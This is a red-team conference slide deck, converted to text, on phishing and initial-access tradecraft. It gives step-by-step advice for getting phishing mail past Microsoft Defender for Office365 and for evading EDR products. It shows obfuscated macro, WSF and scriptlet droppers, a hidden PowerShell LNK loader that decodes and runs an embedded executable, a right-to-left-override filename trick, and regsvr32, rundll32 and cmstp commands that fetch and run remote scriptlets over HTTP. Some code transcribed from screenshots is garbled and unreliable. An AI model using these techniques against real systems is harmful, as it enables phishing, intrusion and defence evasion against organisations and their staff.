



# **Modern Initial Access and Evasion Tactics**

## **Red Teamer's Delight**

**Mariusz Banach**  
Red Team Operator at ING Tech Poland

@mariuszbit, github/mgeeky



# beacon> whoami



- 8+ years in commercial IT Sec
- Ex-malware analyst & AV engine developer
- IT Security trainer
- Pentester, Red Team Operator
- Malware Developer
  - Mostly recognized from my [github.com/mgeeky](https://github.com/mgeeky)
- Security Certs holder
  - *CREST CRT, CRTE, CRTP, OSCE, OSCP, OSWP, CCNA, eCPTX, CARTP*

# Agenda

- » A Few Phishing Tricks



- » Initial Access in 2022

  - » Typical Vectors

1010  
1010

  - » Rise of Containerized Malware





  - » The Beauty of HTML Smuggling



- » Evasion In-Depth


  - » Delivery

  - » Exploitation

  - » Installation

  - » Command & Control

  - » Exfiltration



# Disclaimer

- » Initial Access & Evasion tactics effectiveness is very Company/vendor specific
- » **Quite hard to maintain absolute 0% detection rate in Mature, Highly Secured Environments**
- » No fancy new tactics in this Talk :<
- » This talk shares my insights into engagements delivered with following Security Stacks:
  - » MS Defender For Endpoint + ATP
  - » MS Defender For Office365
  - » MS Defender For Identity
  - » McAfee AV
  - » CrowdStrike Falcon EDR
  - » Palo Alto Proxy
  - » BlueCoat Proxy




# PHISHING



# Phishing

- » Stay away of regular e-mail exchanges
- » Stick more to Third-Party communication channels (*LinkedIn, Chat, Contact Forms*)
- » Develop multi-step plausible pretexts
  - » CV/Resume in response to a real Job Offer, Customer Inquiry
  - » Investor Relations (IR) exchange leading to IPO/bonds/shares acquisition
  - » Social Marketing offering
- » Banger tricks:
  - » Ride-to-Left-Override-Like-Its-90s
  - » “*This E-mail was scanned. [...] No Spam detected.*  
*Links are safe to open.*”





# Phishing

» Get familiar with  
state-of-the-art Detections

- Here we reverse-engineer 20+
  - MS Defender for Office365

Anti-Spam rules

github.com/mgeeky/decode-spam-headers

README.md

```
Anti_Spam_Rules_ReverseEngineered = \
{
    '3510050006' : logger.colored('(SPAM) Message contained embedded image.', 'red'),
    # https://docs.microsoft.com/en-us/answers/questions/416100/what-is-meanings-of-39x-microsoft-antispa
    '520007050' : logger.colored('(SPAM) Moved message to Spam and created Email Rule to move messages fr
    # triggered on an empty mail with subject being: "test123 - viagra"
    '162623004' : 'Subject line contained suspicious words (like Viagra).',
    # triggered on mail with subject "test123" and body being single word "viagra"
    '19618925003' : 'Mail body contained suspicious words (like Viagra).',
    # triggered on mail with empty body and subject "Click here"
    '28233001' : 'Subject line contained suspicious words luring action (ex. "Click here").',
    # triggered on a mail with test subject and 1500 words of http://nietzsche-ipsum.com/
    '30864003' : 'Mail body contained a lot of text (more than 10.000 characters.).',
    # mails that had simple message such as "Hello world" triggered this rule, whereas mails with
    # more than 150 words did not.
    '564344004' : 'HTML mail body with less than 150 words of text (not sure how much less though)',

    # message was sent with a basic html and only one <u> tag in body.
    '67856001' : 'HTML mail body contained underline <u> tag.',

    # message with html,head,body and body containing simple text with no b/i/u formatting.
    '579124003' : 'HTML mail body contained text, but no text formatting (<b>, <i>, <u>) was present',
    # This is a strong signal. Mails without <a> doesnt have this rule.
    '166002' : 'HTML mail body contained URL <a> link.',

    # Message contained <a href="https://something.com/file.html?parameter=value" - GET parameter with va
    '21615005' : 'Mail body contained <a> tag with URL containing GET parameter: ex. href="https://foo.ba
    # Message contained <a href="https://something.com/file.html?parameter=https://another.com/website"
    # - GET parameter with value, being a URL to another website
    '45080400002' : 'Something about <a> tag\'s URL. Possibly it contained GET parameter with value of an
```



# Phishing

» Apply Phishing e-mail *HTML Linting*

» On embedded URL's domain – **MS Defender for 0365 ATP: Safe Links**

- » Categorisation, Maturity, Prevalence, Certificate CA signer (Lets Encrypt is a no-go)
- » Domain Warm Up

» Landing Page specific

- » Anti-Sandbox / Anti-Headless
- » **HTML Smuggling <3**

» Keep your URL contents benign

- » Beware of ?id= , ?campaign=, ?track=, /phish.php?sheep=
- » Number of GET params, their names & values DO MATTER

- Embedded Images
- Images without ALT
- Masqueraded Links
- Use of underline tag <u>
- HTML code in <a> link tags
- <a href="..."> URL contained GET parameter
- <a href="..."> URL contained GET parameter with URL
- <a href="..."> URL pointed to an executable file
- Mail message contained suspicious words

The screenshot shows a web interface for Microsoft Defender for Office 365 ATP. At the top, there is a blue header with a shield icon containing a white exclamation mark and the text "This link is being scanned.". Below the header, a message says "We're scanning this link to see if it is malicious." followed by the URL "www.unsafe\_url/login.php". A progress bar indicates the scan is in progress, stating "We're scanning this link to see if it's malicious. The scan should be completed soon, so try opening the link in a few minutes." At the bottom of the interface are two buttons: "X Close this page" and "Continue anyway (not recommended)". At the very bottom, it says "Powered by Office 365 Advanced Threat Protection".



# Phishing

## » Apply Phishing e-mail *HTML Linting*

```
:: Phishing HTML Linter  
Shows you bad smells in your HTML code that will get your mails busted!  
Mariusz Banach / mgeeky
```

### (1) Test: Embedded Images

#### DESCRIPTION:

Embedded images can increase Spam Confidence Level (SCL) in Office365 by 4 points. Embedded images are those with ``. They should be avoided.

#### CONTEXT:

```

```

#### ANALYSIS:

- Found 1 `<img>` tags with embedded image (`data:image/png;base64,iVBORw0K`).  
Embedded images increase Office365 SCL (Spam) level by 4 points!

### (6) Test: `<a href="...">` URL pointed to an executable file

Message contained `<a>` tags with `href="..."` links pointing to a file with dangerous extension (such as .exe)

#### CONTEXT:

```
<a href="https:// report.z13.web.core.windows.n...r:#f2f2f2">Gelöschte Dateien überprüfen</span></a>  
href = "https:// report.z13.web.core.windows.net/onedrive.exe?url=https%3A%2F%2Fing%2Dmy%2Eshar"
```

### Tool

[MXToolbox](#)

[CanIPhish](#)

[Mail-Tester](#)

[Litmus \(Paid\)](#)

[MailTrap \(Paid\)](#)

[Phishious](#)

[Mail Headers Analyzer](#)

[decode-spam-headers.py](#)

[phishing-HTML-linter.py](#)



# Phishing

- » Email Sending Strategy - MS Defender for Office365 cools down a sender upon **4-5<sup>th</sup>** mail
- » **Throttling is absofreakinglylutey crucial**
- » What works nice for MDO:
  - » *GoPhish -> EC2 587/tcp Socat Redirector -> Gsuite -> Target*

## ANALYSIS:

- List of server hops used to deliver message:

```
--> (1) "action" <action@           .com>
      |_> (2) SMTP-SERVICE (rev: ec2-35-180-1     .eu-west-3.compute.amazonaws.com) (35.180.1.1)
          time: 2021-10-15 08:57:33+00:00
          id: u1sm167704wrb.39.2021.10.15.01.57.33
          by: smtp-relay.gmail.com
          with: ESMTPS
          for: <action@.com> > (version=TLS1_3 cipher=TLS_AES_128_GCM_SHA256 bits=128/128)
          extra:
              - version=TLS1_3 cipher=TLS_AES_128_GCM_SHA256 bits=128/128
              - PDT
      |_> (3) mail-wr1-f97.google.com (209.85.221.97)
          time: 2021-10-15 08:57:34+00:00
          id: fuzzy match: Exchange Server 2019 CU11; October 12, 2021; 15.2.986.9
          by: AM5EUR02FT024.mail.protection.outlook.com (10.152.8.126)
              Microsoft SMTP Server (version=TLS1_2 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA256)
```

```
#!/bin/bash
socat -d -d TCP4-LISTEN:587,fork TCP4:smtp.gmail.com:587
```



# INITIAL ACCESS



# Initial Access

## » Phish to Persist

### » instead of Phish to Access (Matt Graeber @SpecterOps)

» Strive for delayed & elongated execution

» --> dechain File Write & Exec events

» Use VBA/WSH to Drop DLL/XLL


» COM Hijacking

» DLL Side Loading / DLL Hijacking

(%LOCALAPPDATA%\Microsoft\Teams\version.dll)

» XLL Persistence

» If dealing with CrowdStrike - drop CPL



Initial Access »



# Typical Vectors - WSH

## » Windows Script Host (WSH)

» VBE, VBS - VBScript

» JSE, JS - JScript

» HTA - HTML Application

» XSL - XML

» WSH - Windows Script File

» Language agnostic file format

» Allows multiple scripts („jobs“) and combination of languages within a single file

## » Mostly very-well detected

```
<?xml version='1.0'?>
```

XSL

```
' Set agover
' xmlns="http://www.w3.org/1999/XSL/Transform"
' & "urn:schemas-microsoft-com:xslt"
'   '<?xml version=1.0?>
'   xmlns:user="placeholder"
'   ' End If
'       version="1.0">
'   <output method="text"/>
'Dim rarounds, sfoldingq
'<ms:script implements-prefix="

'lmis
' Private tguideden,xarabiaz,tk
Function uhayesd(staggedj)
```

```
function base64ToStream(b) {
```

```
    var enc = new ActiveXObject("System.Text.Encoding");
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
```

```
    var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
    ba = transform.TransformFinalBlock(ba, 0, length);
    var ms = new ActiveXObject("System.IO.MemoryStream");
```

```
    ms.Write(ba, 0, (length / 4) * 3);
    ms.Position = 0;
    return ms;
}
```

```
var serialized_obj = %SERIALIZED%;
var entry_class = '%CLASS%';

try {
    setversion();
    var stm = base64ToStream(serialized_obj);
    var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter')
```

```
    var al = new ActiveXObject('System.Collections.ArrayList');
    var d = fmt.Deserialize_2(stm);
```

JS

```
<?XML version="1.0"?>
<job id="BGeovXVypF">
    <script language="VBScript">
        <![CDATA[

Function xsuitablen(itransforms)
    Dim xselectx
    Set xselectx = CreateObject("ADODB.Stream")

    xselectx.Type = 1
    xselectx.open
    xselectx.write itransforms
    xselectx.Position = 0
    xselectx.Type = 2
    xselectx.charset = "us-ascii"
    xsuitablen = xselectx.ReadText
```

WSF

```
Sub puniverser()
    Dim jbocn, nbryanr
    Dim gsaidd
    Set gsaidd = CreateObject("wscript.shell")
    nbryanr = gsaidd.ExpandEnvironmentStrings("%TEMP%")
    jbocn = nbryanr & "\65hZCAFqbN.xls"

    Dim htechnicalr
    Set htechnicalr = CreateObject("Scripting.FileSystemObject")
    If htechnicalr.FolderExists(nbryanr) Then
        If htechnicalr.FileExists(jbocn) Then
            htechnicalr.DeleteFile(jbocn)
        End If
        vbeew gsaidd, jbocn
        htechnicalr.DeleteFile(jbocn)
    End If
End sub

puniverser
```

VBS

## Available scripting engines [edit]

Note: By definition, all of these scripting engines can be utilised in CGI programming under Windows with any number of programmes and scripts in it files with a .wsh extension. Extended HTML and XML also add to the additional possibilities when working with scripts for networks embedded in them as well.

Engine name	Scripting language implemented	Base language	File extension
VBScript	Microsoft VBScript	Microsoft Visual Basic	.vbs
JScript	Microsoft JScript	ECMAScript	.js
WinWrap Basic	WinWrap Basic	Basic	.wwb
PerlScript	Perl	Perl 5	.pls
PScript	Perl	Perl 5, CGI functionality	.ps, .ps
XBScript	xBase Scripting Engine	xBase (Clipper)	.xbs, .prg
LotusScript WSH	LotusScript	Microsoft Visual Basic (q.v.)	.nsf
RexxScript	Rexx	Rexx	.rxs, .rx, .rex
ooRexxScript	Open Object REXX	REXX	.rxs
PythonScript	Python	Python	.pys
TclScript	Tcl/Tk	Tcl/Tk	.tcls
ActivePHPScript	PHP	PHP	.phps



# Typical Vectors - Executables


## » Executable files

- » EXE
- » CPL – Control Panel Applet (DLL)
- » XLL – Excel Addition (DLL)
- » SCR – Screensaver (EXE)
- » BAT, COM, PS1, SH

## » Very well detected

## » Unless dealing with CrowdStrike

- » For some reason CPL files are excluded from scanning
- » 100% Success Rate, No Joke



Article

## An Empirical Assessment of Endpoint Detection and Response Systems against Advanced Persistent Threats Attack Vectors

George Karantzas<sup>1</sup> and Constantinos Patsakis<sup>1,2,\*</sup>

### 4.2. CrowdStrike Falcon

CrowdStrike Falcon combines some of the most advanced technologies with a very intuitive user interface. The latter provides a clear view of the host system's state and the machine's state during an attack through process timelines, file hashes, and threat intelligence feeds.


#### 4.2.2. DLL-CPL-HTA

None of these three attack vectors produced any alerts and allowed the Cobalt Strike beacon to be executed covertly.



# Typical Vectors - LNKs

- » Clever use of shortcut files
- » Still a popular threat, especially in Phishing campaigns
  - » **lnk - Link**
- » Often detected



File Edit Options Encoding Help

```
Processing!<script>function getLnkPath() {
  var lnk = new ActiveXObject("WScript.Shell");
  return lnk.SpecialFolders("MyComputer");
}</script>
var lnkPath = getLnkPath();
var fileContent = "Windows\cmd.exe";
var file = new ActiveXObject("ADODB.Stream");
file.Type = 1;
file.Open();
file.Write(fileContent);
file.Position = 0;
file.Save(lnkPath + "\cmd.lnk");
file.Close();

// Now, you can run the .lnk file directly.
```

```
000004B0: 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 | . . . . . .
000004C0: 20 00 20 00 20 00 20 00 120 00 20 00 20 00 20 00 20 00 | . . . . .
000004D0: 20 00 2F 00 63 00 20 00 170 00 6F 00 77 00 65 00 | ./c. .p.o.w.e.
000004E0: 72 00 73 00 68 00 65 00 16C 00 6C 00 20 00 20 00 | r.s.h.e.l.l. .-
000004F0: 77 00 69 00 6E 00 64 00 16F 00 77 00 73 00 74 00 | w.i.n.d.o.w.s.t.
00000500: 79 00 6C 00 65 00 20 00 168 00 69 00 64 00 64 00 | y.1.e. .h.i.d.d.
00000510: 65 00 6E 00 20 00 24 00 16C 00 6E 00 68 00 70 00 | e.n. $.l.n.k.p.
00000520: 61 00 74 00 68 00 20 00 13D 00 20 00 47 00 65 00 | a.t.h. .z. .G.e.
00000530: 74 00 2D 00 43 00 68 00 169 00 6C 00 64 00 49 00 | t.-C.h.i.l.D.I.
00000540: 74 00 65 00 6D 00 20 00 12A 00 2E 00 6C 00 6E 00 | t.e.m. .x..l.n.
00000550: 6B 00 20 00 5E 00 7C 00 120 00 77 00 68 00 65 00 | k. . .l. .w.h.e.
00000560: 72 00 65 00 2D 00 6F 00 162 00 6A 00 65 00 63 00 | r.e.-o.b.j.e.c.
00000570: 74 00 20 00 7B 00 24 00 15F 00 2E 00 6C 00 65 00 | t. .$.z..l.e.
00000580: 6E 00 67 00 74 00 68 00 120 00 2D 00 65 00 71 00 | n.g.t.h. .z.e.q.
00000590: 20 00 30 00 78 00 30 00 130 00 30 00 32 00 44 00 | .0.x.0.0.0.2.D.
000005A0: 37 00 31 00 36 00 7D 00 120 00 5E 00 7C 00 20 00 | 7.1.6.). .^l. .
000005B0: 52 00 65 00 66 00 65 00 162 00 74 00 2B 00 45 00 | S.1.6.). .^l. .

/c powershell -windowstyle hidden $lnkpath = Get-ChildItem *.lnk ^| where-object {$_ .length -eq 0x0002D716} ^|
Select-Object -ExpandProperty Name; $file = gc $lnkpath -Encoding Byte; for($i=0; $i -lt $file.count; $i++)
{ $file[$i] = $file[$i] -bxor 0x77 }; $path = '%temp%\tmp' + (Get-Random) + '.exe'; sc $path ([byte[]]$file ^
select -Skip 002838) -Encoding Byte; ^& $path
```



# Typical Vectors - HTMLs


- » HTML in Attachment - **not so commonly detected**
- » Can contain **HTML Smuggling** payload inside (more on this later)
- » Can be conveniently abused with **Right-To-Left Override** trick
  - » „My Resume.vbs” → „My Resume sbv.html”

```
PS D:\dev2\Penetration-Testing-Tools\phishing> py .\DancingRightToLeft.py -n 'My Resume.vbs' html
:: Dancing Right-To-Left
A script abusing Right-To-Left Override unicode byte to rename phishing payloads.

Mariusz Banach / mgeeky '22, (@mariuszbit)
<mb@binary-offensive.com>

INPUT:
Payload Filename : My Resume.vbs
Payload Extension : .vbs
Decoy payloads' extension as : .html

OUTPUT:
Your file was named in following way : "My Resume \u202elth.vbs"
Your filename will look like this (simulated) : "My Resume sbv.html"
Your filename will look like this (real display) : My Resume sbv.html
```



Initial Access »



# Typical Vectors - COM Scriptlets

## » COM Scriptlets

- » **SCT** - COM Scriptlet
- » **WSC** - Windows Script Component
- » **INF-SCT** - CSMTP accepts INF which can execute COM Scriptlets

## » Used to instantiate COM objects

- » via Regsvr32
- » via GetObject

## » Can be detected

c:\test>rundll32.exe advpack.dll,LaunchINFSection test.notinf,1,

C:\test\test.notinf - Notepad++ [Administrator]

File Edit Search View Encoding Language Settings Tools Macro Run P

test2.inf test.notinf cmstp.inf

```
1 :cmstp.exe /s cmstp.inf
2
3 [version]
4 Signature=$Chicago$ AdvancedINF=2.5
5
6 [DefaultInstall]
7 RegisterOCXs=Morefun
8
9 [MoreFun]
10 $11%\scrobj.dll,NI http://192.168.64.146/test.notsct
11
12 [Strings]
13 AppAct = "SOFTWARE\Microsoft\Connection Manager"
14 ServiceName="Yay"
15 ShortSvcName="Yay"
```

```
<?xml version="1.0"?>
<component>
    <registration progid="951HV.H7F3X" classid="{38b3" _ 
        & "dd76-c4ee-"
        & "44d0-978e-4cē2d7e14b0f}">
    </registration>
    <script language="VBScript">
        <![CDATA[

Function htomorrowy(esuspended)
Dim ucitedw
Set ucitedw = CreateObject("ADODB.Stream")
ucitedw.Type = 1
ucitedw.Open
ucitedw.Write esuspended
ucitedw.Position = 0
ucitedw.Type = 2
ucitedw.CharSet = "us-ascii"
htomorrowy = ucitedw.ReadText
Set ucitedw = Nothing
End Function

Function rsmokinab(hmuzep)
```

```
regsvr32 /s /n /u /i:http://server/file.sct
C:\Windows\system32\scrobj.dll
```

```
rundll32.exe javascript:"..\mshtml,RunHTMLApplication
";document.write();GetObject("script:http://127.0.0.1:8080/calc.sct").Exec();
```

```
example.sct
1  <?XML version="1.0"?>
2  <scriptlet>
3  <registration
4      progid="PoC"
5      classid="{F0001111-0000-0000-0000-FEEDACDC}" >
6          <!-- Proof of Concept - Casey Smith @subTee -->
7          <!-- License: BSD3-Clause -->
8          <script language="JScript">
9              <![CDATA[
10                  //x86 only. C:\Windows\syswow64\regsvr32.exe /s /u /i:file.sct scrobj.dll
11
12                  var scr = new ActiveXObject("MSScriptControl.ScriptControl");
13                  scr.Language = "JScript";
14                  scr.ExecuteStatement('var r = new ActiveXObject("WScript.Shell").Run("calc.exe");');
15                  scr.Eval('var r = new ActiveXObject("WScript.Shell").Run("calc.exe");');
16
17                  //https://msdn.microsoft.com/en-us/library/aa227637(v=vs.60).aspx
18                  //Lots of hints here on futher obfuscation
19              ]]></script>
20  </registration>
21  </scriptlet>
```

SCT



# Typical Vectors - Maldocs

## » Dodgy VBA macros

- » Consider applying Defender ASR Bypasses
- » Prepend with “Enable Macro” lure message + lure-removal automation
- » Gazillion of different weaponization strategies – yet merely few effective:
  - » File Dropping-based

## » DotNetToJS

## » XSL

## » Documents that support Auto-Execution

- » Typical Word, Excel ones
- » pub - Publisher
- » rtf - disguised Word document

## » Macro-Enabled Office still not eradicated

The screenshot shows the Microsoft Visual Basic for Applications (VBA) environment. The Project Explorer on the left displays a project named 'Test1' containing a 'Normal' template, a 'Project (Test1)' template, and a 'Module1'. The code editor on the right contains the following VBA code:

```

Private uparametersc As String
Sub Document_Open()
    msusano
End Sub

Private Function lcclipp(ByVal orevenuey As String) As Byte()
    ' Set nqualificationr = fcommittedda.createElement(StrReverse(")
    On Error GoTo rtwind
    ' Dim zconcludedh() As
    Dim fcommittedda, nqualificationr, wbattery, cstatm
    'Dim zconcludedh() As Byte
    Set fcommittedda = CreateObject(uparametersc & _
        StrReverse("1")
        & "-63B7-09FB3392:wen") & StrReverse("E389F40C00-E02B-2D1") & Chr(Int(")_
        & "54")) & Chr(Int("48")))
Set nqualificationr = fcommittedda.createElement(StrReverse(
    ("retnIemos_fbc") & uparametersc & "nal" & "Name" & uparametersc)
nqualificationr.DataType = "bin" & ".bas" & uparametersc & "e64"
    ' On Error GoTo rtwind
    nqualificationr.Text = orevenuey
    wbattery = nqualificationr.NodeTypedValue
    For cstatm = LBound(wbattery) To UBound(wbattery)
        ' Dim zconcludedh() As Byte
        wbattery(cstatm) = (wbattery(cstatm) + 35) Mod 256
    Next
    ' Sub Docu
    lcclipp = wbattery
    ' Set fcommittedda = Crea
    Exit Function
rtwind:
    'Sub kfl
    End Function

```

A properties window at the bottom left shows 'Module1' selected.



